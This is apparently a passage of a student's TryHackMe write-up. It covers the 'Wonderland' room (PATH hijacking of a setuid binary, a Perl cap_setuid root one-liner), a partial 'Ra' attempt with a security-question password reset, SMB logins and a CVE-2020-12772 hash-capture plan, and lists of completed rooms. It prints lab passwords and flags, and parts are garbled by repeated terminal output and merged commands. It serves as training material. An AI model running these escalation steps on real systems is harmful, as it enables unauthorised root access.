/home/alice/walrus_and_the_carpenter.py` being run again, which succeeds, giving a root shell to the Rabbit user.

5. Privilege Escalation to Hatter User

- **Command:** cat /home/rabbit/teaParty
- **Analysis:**
 - Found a script that calls the date command. We can hijack this command.

Exploit:

- Create a fake date command:

```
echo '#!/bin/bash' > /tmp/dateecho '/bin/bash' >> /tmp/datechmod +x  
/tmp/date
```

- Modify the system path to use our malicious date:


```
export PATH=/tmp:$PATH
```

- **Outcome:** Gained access as Hatter.

After enumerating the "Home of Hatter" directory on the target machine, we listed the files using the command:
`ls -la`

We discovered a file named `password.txt`. Upon examining the content of this file using: `cat password.txt`

We found the password for the user "hatter". With these credentials, we proceeded to log in via SSH to the target machine with the following command: `ssh hatter@10.10.165.56`



The terminal session shows the user navigating through directories and files. It lists files like .bash_logout, .profile, and .bash_history. A command is run that results in a segmentation fault, dumping core.

```
File Edit View Search Terminal Help
/home/alice
$ cd /home/rabbit
$ pwd
/home/rabbit
$ ls -la
/bin/sh: 5: ls-la: not found
$ ls -la
total 40
drwxr-x--- 2 rabbit rabbit 4096 May 25 2020 .
drwxr-xr-x 6 root root 4096 May 25 2020 ..
lrwxrwxrwx 1 root root 9 May 25 2020 .bash_history -> /dev/null
-rw-r--r-- 1 rabbit rabbit 220 May 25 2020 .bash_logout
-rw-r--r-- 1 rabbit rabbit 3771 May 25 2020 .bashrc
-rw-r--r-- 1 rabbit rabbit 807 May 25 2020 .profile
-rwsr-sr-x 1 root root 16816 May 25 2020 teaParty
$ ./teaParty
$ ./teaParty: not found
$ /tmp/date
$ cat /tmp/data
cat: /tmp/data: No such file or directory
$ cat /tmp/date
#!/bin/bash
/bin/bash
$
```

The browser window shows a welcome message from the Mad Hatter, mentioning a tea party soon. The URL is `http://10.10.165.56/t/a/b/h/l/`.

File Edit View Search Terminal Help
/home/alice
\$ cd /home/rabbit
\$ pwd
/home/rabbit
\$ ls -la
/bin/sh: 5: ls-la: not found
\$ ls -la
total 40
drwxr-x--- 2 rabbit rabbit 4096 May 25 2020 .
drwxr-xr-x 6 root root 4096 May 25 2020 ..
lrwxrwxrwx 1 root root 9 May 25 2020 .bash_history -> /dev/null
-rw-r--r-- 1 rabbit rabbit 220 May 25 2020 .bash_logout
-rw-r--r-- 1 rabbit rabbit 3771 May 25 2020 .bashrc
-rw-r--r-- 1 rabbit rabbit 807 May 25 2020 .profile
-rwsr-sr-x 1 root root 16816 May 25 2020 teaParty
\$./teaParty
\$./teaParty: not found
\$ /tmp/date
cat: /tmp/data: No such file or directory
\$ cat /tmp/date
#!/bin/bash
/bin/bash
\$

File Edit View Search Terminal Help
/home/alice
\$ cd /home/rabbit
\$ pwd
/home/rabbit
\$ ls -la
/bin/sh: 5: ls-la: not found
\$ ls -la
total 40
drwxr-x--- 2 rabbit rabbit 4096 May 25 2020 .
drwxr-xr-x 6 root root 4096 May 25 2020 ..
lrwxrwxrwx 1 root root 9 May 25 2020 .bash_history -> /dev/null
-rw-r--r-- 1 rabbit rabbit 220 May 25 2020 .bash_logout
-rw-r--r-- 1 rabbit rabbit 3771 May 25 2020 .bashrc
-rw-r--r-- 1 rabbit rabbit 807 May 25 2020 .profile
-rwsr-sr-x 1 root root 16816 May 25 2020 teaParty
\$./teaParty
\$./teaParty: not found
\$ /tmp/date
cat: /tmp/data: No such file or directory
\$ cat /tmp/date
#!/bin/bash
/bin/bash
\$

File Edit View Search Terminal Help
/home/alice
\$ cd /home/rabbit
\$ pwd
/home/rabbit
\$ ls -la
/bin/sh: 5: ls-la: not found
\$ ls -la
total 40
drwxr-x--- 2 rabbit rabbit 4096 May 25 2020 .
drwxr-xr-x 6 root root 4096 May 25 2020 ..
lrwxrwxrwx 1 root root 9 May 25 2020 .bash_history -> /dev/null
-rw-r--r-- 1 rabbit rabbit 220 May 25 2020 .bash_logout
-rw-r--r-- 1 rabbit rabbit 3771 May 25 2020 .bashrc
-rw-r--r-- 1 rabbit rabbit 807 May 25 2020 .profile
-rwsr-sr-x 1 root root 16816 May 25 2020 teaParty
\$./teaParty
\$./teaParty: not found
\$ /tmp/date
cat: /tmp/data: No such file or directory
\$ cat /tmp/date
#!/bin/bash
/bin/bash
\$

```

Applications Places Thu 24 Oct, 14:50AttackBox IP:10.10.43.187 http://10.10.165.56/r/a/b/b/l/t/ — Mozilla Firefox
DortorsForces Enterwonderland hatter@wonderland:~ /home/hatter
File Edit View Search Terminal Help

export PATH=/tmp:SPATH/bin/sh: 20: Make: not found
$ $ $ export PATH=/tmp:$PATH
$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:/home/rabbit$ whoami
hatter
hatter@wonderland:/home/rabbit$ pwd
/home/rabbit
hatter@wonderland:/home/rabbit$ cd /home/hatter
hatter@wonderland:/home/hatter$ ls -la
total 28
drwxr-x--- 3 hatter hatter 4096 May 25 2020 .
drwxr-xr-x 6 root root 4096 May 25 2020 ..
lrwxrwxrwx 1 root root 9 May 25 2020 .bash_history -> /dev/null
-rw-r--r-- 1 hatter hatter 220 May 25 2020 .bash_logout
-rw-r--r-- 1 hatter hatter 3771 May 25 2020 .bashrc
drwxrwxr-x 3 hatter hatter 4096 May 25 2020 .local
-rw-r--r-- 1 hatter hatter 807 May 25 2020 .profile
-rw-r--r-- 1 hatter hatter 29 May 25 2020 password.txt
hatter@wonderland:/home/hatter$ cat password.txt
WhyIsARavenLikeAWritingdesk?
hatter@wonderland:/home/hatter$ 

Applications Places Thu 24 Oct, 14:52AttackBox IP:10.10.43.187 http://10.10.165.56/r/a/b/b/l/t/ — Mozilla Firefox
DortorsForces Enterwonderland hatter@wonderland:~ /home/hatter
File Edit View Search Terminal Help

hatter@wonderland:/home/hatter$ ssh hatter@10.10.165.56
The authenticity of host '10.10.165.56 (10.10.165.56)' can't be established.
EDSA key fingerprint is SHA256:Uo70SUkCc3WRHR5kF7VXkiyqlvNhjqt xuUMy0eqR8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.165.56' (EDSA) to the list of known hosts.
hatter@10.10.165.56's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

 System Information as of Thu Oct 24 13:51:36 UTC 2024

System load: 0.08 Processes: 99
Usage of /: 18.9% of 19.56GB Users logged in: 1
Memory usage: 15% IP address for eth0: 10.10.165.56
Swap usage: 0%

0 packages can be updated.
0 updates are security updates.

Estimated to connect to https://channels.ubuntu.com/mots-release.ite. Check your

```

6. Privilege Escalation to Root

- **Command:** `getcap -r / 2>/dev/null`
- **Results:**
 - Found that `/usr/bin/perl` has `cap_setuid+ep` capabilities, which allows us to escalate privileges.

Exploit:

- Use Perl to escalate privileges to root:

```
/usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/bash";'
```

- **Outcome:** Gained root access.

```
File Edit View Search Terminal Help
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

hatter@wonderland:~$ whoami
hatter
hatter@wonderland:~$ getcap -r / 2>/dev/null
/usr/bin/perl5.26.1 = cap_setuid+ep
root@wonderland:~$ cap_setuid+ep
hatter@wonderland:~$ /usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/bash";'
root@wonderland:~# whoami
root
```

7. Flag Retrieval

- **Command:** cat /home/alice/root.txt
- **Outcome:** Final flag retrieved.

```
root@wonderland:~# cd /home/alice
root@wonderland:/home/alice$ cat root.txt
thm{Twinkle_twinkle_little_bat_How_I_wonder_what_you're_at!}
```



Conclusion:

- Enumeration revealed an SSH service and hidden directories with credentials.
- Privilege escalation involved hijacking Python scripts and manipulating binaries with capabilities.
- Successfully gained root access, completing the assessment.

End of Report

Network Pentest Report

Target: 10.10.234.124

Environment: TryHackMe (RA CTF Challenge)

1. Nmap Scan and Enumeration

We started by scanning the target system with **Nmap** to identify open ports and services. During the scan, we discovered that SSL was in use.

Nmap Example: `nmap-sC -sV 10.10.234.124`

Findings:

- Open ports: HTTP and HTTPS services.
- SSL is enabled on the host.

To access the services, we updated the `/etc/hosts` file with the following entries:

10.10.77.244 windcorp.thm


10.10.77.244 fire.windcorp.thm

This allowed us to explore different subdomains.

```

root@ip-10-10-148-40:~# nmap -sV 10.10.234.124
Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-23 15:33 BST
Nmap scan report for ip-10-10-234-124.eu-west-1.compute.internal (10.10.234.124)
Host is up (0.0012s latency).
Not shown: 979 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Microsoft DNS
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-methods:
|_ _http-server-header: Microsoft-IIS/10.0
|_ _http-title: Windcorp.
|_ /tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-10-23 14:39:23Z)
|_ 593/tcp  open  msrpc        Microsoft Windows RPC
|_ 389/tcp  open  netbios-ssn Microsoft Windows netbios-ssn
|_ 389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: windcorp.thm0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? 
446/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldaps?
2179/tcp open  vncrdp?
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: windcorp.thm0., Site: Default-First-Site-Name)
3269/tcp open  globalcatLDAPssl?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ ssl-cert: Subject: commonName=Fire.windcorp.thm
|_ Not valid before: 2024-10-22T14:39:21
|_ Not valid after:  2025-04-23T14:39:21
|_ SSL Certificate fingerprint: SHA256:0D:45:04:4A:D1:14:33:00
|_ SSL Certificate subject alternative name: DNS:fire.windcorp.thm, DNS:*.fire.windcorp.thm
|_ Not valid before: 2020-05-01T08:39:00
|_ Not valid after:  2025-04-30T08:39:00
5222/tcp open  jabber       Ignite Realtime Openfire Jabber server 3.10.0 or later
|_ ssl-cert: Subject: commonName=Fire.windcorp.thm
|_ Subject Alternative Name: DNS:fire.windcorp.thm, DNS:*.fire.windcorp.thm
|_ Not valid before: 2020-05-01T08:39:00
|_ Not valid after:  2025-04-30T08:39:00
5269/tcp open  xmpp        Wildfire XMPP Client
|_ xmpp-info:
|_ Respects server name
|_ STARTTLS Failed
|_ linfo:
|_ features:
|_ compression_methods:
|_ capabilities:
|_ stream_id: 2x0lixsme4
|_ errors:
|_ host-unknown
|_ (timeout)
|_ xmpp:
|_ version: 1.0
|_ auth_mechanisms:

```



2. Exploring HTTP Page



We visited `http://windcorp.thm` and found a **Reset Password** page that required the username and answers to security questions.

Upon further exploration, we found a section titled "**Employees in Focus**". By inspecting the images in this section, we identified **Lily Levesque** as an employee, and her pet's name was revealed as **Sparky** through the image file name.

Steps Taken:

- **Username:** lilyle
- **Security Answer (Pet's Name):** Sparky

We used this information to successfully reset the password for the **lilyle** account.



3. SMB Enumeration

Next, we enumerated SMB shares using **smbmap** and **smbclient**, leveraging the credentials we obtained from the password reset.

Commands Used:

smbmap Enumeration:

```
python3 /opt/smbmap/smbmap.py -u 'lily' -p 'ChangeMe#1234' -H windcorp.thm -r
```

smbclient Access: smbclient -U lilyle //windcorp.thm/Shared

We found several files, including installation files for **Spark 2.8.3**. This version is vulnerable to **CVE-2020-12772**.

First Flag Discovery:

Within the SMB shared files, we found the **first flag**.

4. Exploiting Vulnerability in Spark 2.8.3 (CVE-2020-12772)

After discovering the **spark_2_8_3.deb** file in the SMB shares, we researched the vulnerability associated with **Spark 2.8.3**. It was vulnerable to **CVE-2020-12772**, which allows for remote code execution.

Steps Taken:

Downloaded and Installed the vulnerable package: `sudo dpkg -i spark_2_8_3.deb`

Login Attempt: We attempted to log in but encountered SSL certificate errors. These were resolved by disabling advanced SSL settings.

The screenshot shows a Mozilla Firefox window with an open 'Advanced connection preferences' dialog. The 'General' tab is active, with 'Automatically discover host and port' checked. The 'Host' field is set to '10.10.169.185' and the 'Port' field is set to '5222'. Other options like 'Accept all certificates' and 'Disable certificate hostname verification' are also checked. In the background, a TryHackMe challenge titled 'Windcorp' is being solved. The Vulmon interface at the bottom displays a CVSSv3 score of 8.8 for the 'ignite realtime spark 2.8.3' vulnerability, along with a brief description of the issue and a link to the GitHub repository.

5. Exploiting NetNTLM Hash Vulnerability

After successfully installing **Spark 2.8.3**, we leveraged the **CVE-2020-12772** vulnerability. This vulnerability allowed us to trick a user into clicking on an external URL, sending their **NetNTLM hash** to our machine.

Unfortunately there are problem in machine I tried to solve it it presistant

The screenshot shows two consecutive pages of a TryHackMe room interface, both titled "tryhackme.com/r/room/furthernmap".

Completed Tasks (Tasks 1-6):

- Task 1: Deploy (Status: ✓)
- Task 2: Introduction (Status: ✓)
- Task 3: Nmap Switches (Status: ✓)
- Task 4: Scan Types - Overview (Status: ✓)
- Task 5: Scan Types - TCP Connect Scans (Status: ✓)
- Task 6: Scan Types - SYN Scans (Status: ✓)

Incomplete Tasks (Tasks 7-15):

- Task 7: Scan Types - UDP Scans (Status: ✓)
- Task 8: Scan Types - NULL, FIN and Xmas (Status: ✓)
- Task 9: Scan Types - ICMP Network Scanning (Status: ✓)
- Task 10: NSE Scripts - Overview (Status: ✓)
- Task 11: NSE Scripts - Working with the NSE (Status: ✓)
- Task 12: NSE Scripts - Searching for Scripts (Status: ✓)
- Task 13: Firewall Evasion (Status: ✓)
- Task 14: Practical (Status: ✓)
- Task 15: Conclusion (Status: ✓)

tryhackme.com/r/room/metasploitintro

Try Hack Me Dashboard Learn Compete Other Access Machines All Bookmarks

Metasploit: Introduction

An introduction to the main components of the Metasploit Framework.

Easy 30 min

Share your achievement Start AttackBox Help Save Room Options

Room completed (100%)

Task 1 ✓ Introduction to Metasploit

Task 2 ✓ Main Components of Metasploit

Task 3 ✓ Msfconsole

Task 4 ✓ Working with modules

Task 5 ✓ Summary

tryhackme.com/r/room/hydra

Try Hack Me Dashboard Learn Compete Other Access Machines All Bookmarks

Hydra

Learn about and use Hydra, a fast network logon cracker, to bruteforce and obtain a website's credentials.

Easy 0 min

Share your achievement Start AttackBox Help Save Room Options

Room completed (100%)

Hydra | DarkStar7471 • Sep 24, 2020 Source: YouTube

TryHackMe Hydra Official Walkthrough

Official Walkthrough

Watch on YouTube

Task 1 ✓ Hydra Introduction

Task 2 ✓ Using Hydra

Created by tryhackme cmnatic strategos

Room Type Free Room. Anyone can deploy virtual machines in the room (without being subscribed)!

Users in Room 136,877

Created 1709 days ago

Copyright TryHackMe 2018-2024

The image shows three distinct rooms in the TryHackMe platform, each with its own title, description, and task list.

Nessus Room:

- Task 1**: Introduction
- Task 2**: Installation
- Task 3**: Navigation and Scans
- Task 4**: Scanning!
- Task 5**: Scanning a Web Application!

Active Directory Basics Room:

- Task 1**: Introduction
- Task 2**: Windows Domains
- Task 3**: Active Directory
- Task 4**: Managing Users in AD

Third Room (Visible Tasks):

- Task 1**: Introduction
- Task 2**: Windows Domains
- Task 3**: Active Directory
- Task 4**: Managing Users in AD
- Task 5**: Managing Computers in AD
- Task 6**: Group Policies
- Task 7**: Authentication Methods
- Task 8**: Trees, Forests and Trusts
- Task 9**: Conclusion

Screenshot of the TryHackMe platform showing a completed challenge room for "Attacktive Directory".

Challenge Summary:

- Name:** Attacktive Directory
- Description:** 99% of Corporate networks run off of AD. But can you exploit a vulnerable Domain Controller?
- Difficulty:** Medium
- Time:** 0 min

Room Status: Room completed (100%)

Scoreboard: A chart showing the progress of various users. The Y-axis ranges from 800 to 1,200. The X-axis shows time steps. Multiple colored lines represent different users, all reaching the maximum score of 1,000.

User	Score
sankkeepsland	1000
NVTFI	1000
heisgehi	1000
Leimpau	1000
cyclized	1000
wp1positu	1000
ShadowStay3d0	1000
mimicbox	1000
H4f0smWf	1000
HazzaMahomed	1000

Task List:

- Task 1** (Intro) Deploy The Machine
- Task 2** (Intro) Setup
- Task 3** (Enumeration) Welcome to Attacktive Directory
- Task 4** (Enumeration) Enumerating Users via Kerberos
- Task 5** (Exploitation) Abusing Kerberos
- Task 6** (Enumeration) Back to the Basics
- Task 7** (Domain Privilege Escalation) Elevating Privileges within the Domain
- Task 8** (Flag Submission) Flag Submission Panel

The screenshot shows the TryHackMe interface for the "Post-Exploitation Basics" room. At the top, there's a navigation bar with icons for Dashboard, Learn (highlighted), Compete, and Other. On the right, there are buttons for Access Machines, a search bar, notifications (0), and a user icon. Below the navigation is a banner with a kiwi illustration and the room title. A progress bar at the bottom indicates "Room completed (100%)".

Post-Exploitation Basics

Learn the basics of post-exploitation and maintaining access with mimikatz, bloodhound, powerview and msfvenom

Easy 0 min

Share your achievement Start AttackBox Help Save Room 1739 Options

Room completed (100%)

Task 1 ✓ Introduction

Task 2 ✓ Enumeration w/ Powerview

Task 3 ✓ Enumeration w/ Bloodhound

Task 4 ✓ Dumping hashes w/ mimikatz

Task 5 ✓ Golden Ticket Attacks w/ mimikatz

This screenshot shows the same TryHackMe interface after completing more tasks. The task list now includes tasks 6 through 8, all marked as completed with green checkmarks.

Task 1 ✓ Introduction

Task 2 ✓ Enumeration w/ Powerview

Task 3 ✓ Enumeration w/ Bloodhound

Task 4 ✓ Dumping hashes w/ mimikatz

Task 5 ✓ Golden Ticket Attacks w/ mimikatz

Task 6 ✓ Enumeration w/ Server Manager

Task 7 ✓ Maintaining Access

Task 8 ✓ Conclusion